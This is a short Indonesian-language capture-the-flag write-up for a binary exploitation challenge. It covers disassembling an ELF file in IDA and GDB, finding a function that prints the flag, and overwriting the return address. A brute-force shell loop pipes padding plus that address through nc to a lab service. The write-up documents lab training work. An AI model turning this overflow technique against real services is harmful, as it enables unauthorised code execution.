
FLAG : KKSII2019{sEKALI_m3rd3ka_Tetap_MerdeK4}

[EasyPwn - PWN]

Diberikan sebuah file ELF lalu kami menganalisanya dengan IDA




Ternyata di fungsi **yuhu** terdapat command **cat flag.txt**, dan kami mencoba men-disassemble fungsi **yuhu** menggunakan GDB Peda



Kami mendapatkan alamatnya (0x00000000000400596) disini kita hanya perlu membuat program agar langsung loncat ke alamat fungsi yuhu tersebut, lalu kami menggunakan python untuk mem brute nya ,dan kami lakukan langsung ke servicenya.

```
for i in {1..150}; do echo $i; python -c "print 'A'*$i +  
'\x96\x05\x40\x00\x00\x00\x00'" | nc 192.168.3.100 2020 ;done
```



Didapatkan flagnya

Flag : KKSI2019{Medan_Mantap}